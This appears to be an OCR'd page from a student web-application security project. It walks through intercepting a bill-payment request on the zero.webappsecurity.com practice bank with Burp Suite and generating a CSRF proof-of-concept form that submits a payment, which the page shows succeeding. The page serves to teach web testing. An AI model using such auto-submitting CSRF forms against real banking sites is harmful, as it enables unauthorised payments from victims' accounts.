
8.submit request

# *Web Application Major Project*



Make payments to your saved payees


| | |
|---|---|
| Payee | Sprint |
| Account | Savings |
| Amount | $ 34 |
| Date | 2021-09-30 |
| Description | testing123 |



Request to http://zero.webappsecurity.com:80 [54.82.22.214]

```
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-
Cookie: JSESSIONID=11CC5455
Upgrade-Insecure-Requests: 1

payee=sprint&account=1&amount=34&date=2021-09-30&
```

# *Web Application Major Project*



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequen
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on
Raw Params Headers Hex
Comment this item
Type a search term
0 matches
23°C Cloudy ENG 09:40 PM


```
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pa
Cookie: JSESSIONID=11CC5455
Upgrade-Insecure-Requests: 1

payee=sprint&account=1&amount=34&date=2021-09-3
```

Request to: http://zero.webappsecurity.com


```
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://zero.webappsecurity.com
```

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://zero.webappsecurity.com/bank/pay-bills-saved-payee.html"
method="POST">
      <input type="hidden" name="payee" value="sprint" />
      <input type="hidden" name="account" value="1" />
      <input type="hidden" name="amount" value="34" />
      <input type="hidden" name="date" value="2021&#45;09&#45;30" />
      <input type="hidden" name="description" value="testing123" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



# *Web Application Major Project*



The payment was successfully submitted.

Make payments to your saved payees

| | |
|---|---|
| Payee | Sprint |
| Account | Savings |
| Amount | $ |
| Date | |
| Description | |